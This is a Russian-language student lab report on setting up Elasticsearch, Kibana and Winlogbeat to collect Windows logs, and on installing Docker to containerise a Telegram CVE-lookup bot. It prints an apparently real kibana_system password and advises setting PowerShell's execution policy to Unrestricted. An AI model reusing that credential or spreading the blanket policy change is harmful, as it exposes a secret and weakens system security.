**СОДЕРЖАНИЕ**

[1 ЛАБОРАТОРНАЯ РАБОТА №1. АНАЛИЗ ДАННЫХ В ELASTICSEARCH 3](#_Toc136974130)

[2 ЛАБОРАТОРНАЯ РАБОТА №2. DOCKER КОНТЕЙНЕР 8](#_Toc136974131)

[2.1 Установка Docker на Linux 8](#_Toc136974132)

[2.2 Создание контейнера с telegram ботом внутри 9](#_Toc136974133)

[3 ЛАБОРАТОРНАЯ РАБОТА №3. ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ С ИСПОЛЬЗОВАНИЕМ METASPLOIT FRAMEWORK 12](#_Toc136974134)

[4 ЛАБОРАТОРНАЯ РАБОТА №4. РЕЖИМ СИМУЛЯЦИИ В CISCO PACKET TRACER](#_Toc136974137) 21

[4.1 Интерфейспрограммы Cisco Packet Tracer 21](#_Toc136974138)

[4.2 Создание схемы](#_Toc136974139) 23

[4.3 Настройка ПК](#_Toc136974140) 24

[4.4 Настройка других сетевых компонентов 2](#_Toc136974141)9

[4.5 Соединение сети](#_Toc136974142) 31


[4.6 Настройка коммутаторов и маршрутизатора](#_Toc136974143) 31

[4.7 Настройка DNS-сервера 3](#_Toc136974144)4

# ЛАБОРАТОРНАЯ РАБОТА №1. АНАЛИЗ ДАННЫХ В ELASTICSEARCH

Цель работы: установить elasticearch, kibana, winlogbeat. Посмотреть логи windows.

Для выполнения данной лабораторной работы необходимо скачать и установить elasticsearch. Далее нужно открыть cmd и перейти в директорию elastic\bin, с помощью команды cd, и прописать startelasticsearch.bat. Далее на рисунке 1.1 показан запуск Elasticsearch. На рисунке видно, что elastic выдал нам пароль и токен для входа.


****

1. Запуск. Данные для входа

Далее необходимо открыть файл elasticsearch.yaml, раскомментировать http.host 0.0.0.0, добавить строчку (рисунок 1.2) и поменять следующие параметры на рисунке 1.3.




1. Добавление строчки

****

1. Изменение конфига elastic

Далее запускается Kibana. Для запуска нужно в cmd перейти в директорию kibana\bin и прописать “startkibana.bat” (рисунок 1.4).

После запуска kibana выдает нам ссылку на вход в личный кабинет в elasticsearch.

****

1. Ссылка для входа в elastic.

На сайте необходимо вставить токен и логин с паролем которые дал elasticsearch (Рисунок 1.1).

Затем в директории elasticsearch\bin, с помощью cmd, запускается elasticsearch-reset-password с флагом –u и параметром kibana\_system для пользователя kibana\_system. Это необходимо для корректной работы Elasticsearch и Kibana. После успешного выполнения программы мы получаем наш новый пароль от kibana.

Далее необходимо выключить Elasticsearch и Kibana, чтобы изменить файлы конфигурации. Открываем файл конфигурации Kibana kibana.yml и меняем следующие параметры:

– раскомментируем server.host: «localhost»;

– раскомментируем server.port: 5601;


– меняем elasticsearch.username: «kibana\_system»

– меняем пароль на тот, что только что сгенерировали: elasticsearch.password: «FOQRcGРJ5jke=45jfty54».

Далее необходимо скачать Winlogbeat.

Изначально PowerShell не дает запускать скрипты, поэтому нужно открыть PowerShell от имени администратора и разрешить их выполнение с помощью команды Set-ExecutionPolicy Unrestricted. После чего начать установку winlogbeat путем запуска ./install-service-winlogbeat.ps1. Также очень важно установить winlogbeat по следующему пути: «C:\Program Files\Winlogbeat»


Далее нужно настроить конфиг winlogbeat (Рисунок 1.5).



1. Настройка конфига winlogbeat.yml


Далее снова войти в Powershell и прописать команду .\winlogbeat.exe setup. Запуск службы производится с помощью команды start-service winlogbeat. Нужно подождать отклик в консоли Elasticsearch. После стоит нажать на кнопку «checkdata» в Kibana.

Все 3 программы в запущенном виде изображены на рисунке 1.6.

****

1. Запущенные программы

Теперь нужно на сайте перейти во вкладку Discover. В ней мы можем увидеть собирающиеся логи нашей Windows (Рисунок 1.7).



1. Логи во вкладке Discover.


# ЛАБОРАТОРНАЯ РАБОТА №2. DOCKER КОНТЕЙНЕР

Цель работы: установить Docker. Обернуть telegram бота в docker контейнер.

Для выполнения данной лабораторной работы понадобится компилятор Python3 и библиотеки к нему. Вся работа будет производиться на сервере под OS Ubuntu 20.04.


1. Установка Docker на Linux

Для начала стоит обновить сервер командами apt-get update, затем apt upgrade. Далее добавить ключ GPG для официального репозитория Docker (рисунок 2.1)




1. Ключ GPG

Нужно добавить репозиторий Docker в источники для apt, снова обновить источники с помощью apt-get update, затем установить Docker через apt-get (рисунок 2.2).




1. Установка Docker через менеджер apt-get

Нужно убедиться, что установка прошла успешно, проверив статус службы (рисунок 2.3).



1. Проверка статуса docker в systemctl
2. Создание контейнера с telegram ботом внутри


Для начала нужно создать файл Dockerfile, содержащий конфиг для сборки контейнера (Рисунок 2.4). В нем присутствует установка необходимых библиотек для Python3 и самого Python3, а также копирование нашего бота в контейнер.



1. Файл Dockerfile


Теперь нам нужен сам бот. Создаем файл bot.py. В качестве бота будет использоваться CVE Crawler Bot, который умеет искать уязвимости по индивидуальному номеру CVE. Его код представлен в рисунке 2.5. Для данного бота необходимы несколько библиотек, таких как telebot (для работы с telegram API), requests(для работы с запросами http) и json, для преобразования файлов json в нужный вид.

Также чтобы все это работало, был создан telegram бот в самом telegram. После его создания, мы получаем токен бота и ссылку на него. Токен нам необходимо вставить в код. Он является секретным, поэтому на рисунке он замазан красным.




1. Python бот

Теперь нам необходимо собрать контейнер. Для этого надо прописать в консоль команду для сборки (Рисунок 2.6).



1. Сборка контейнера

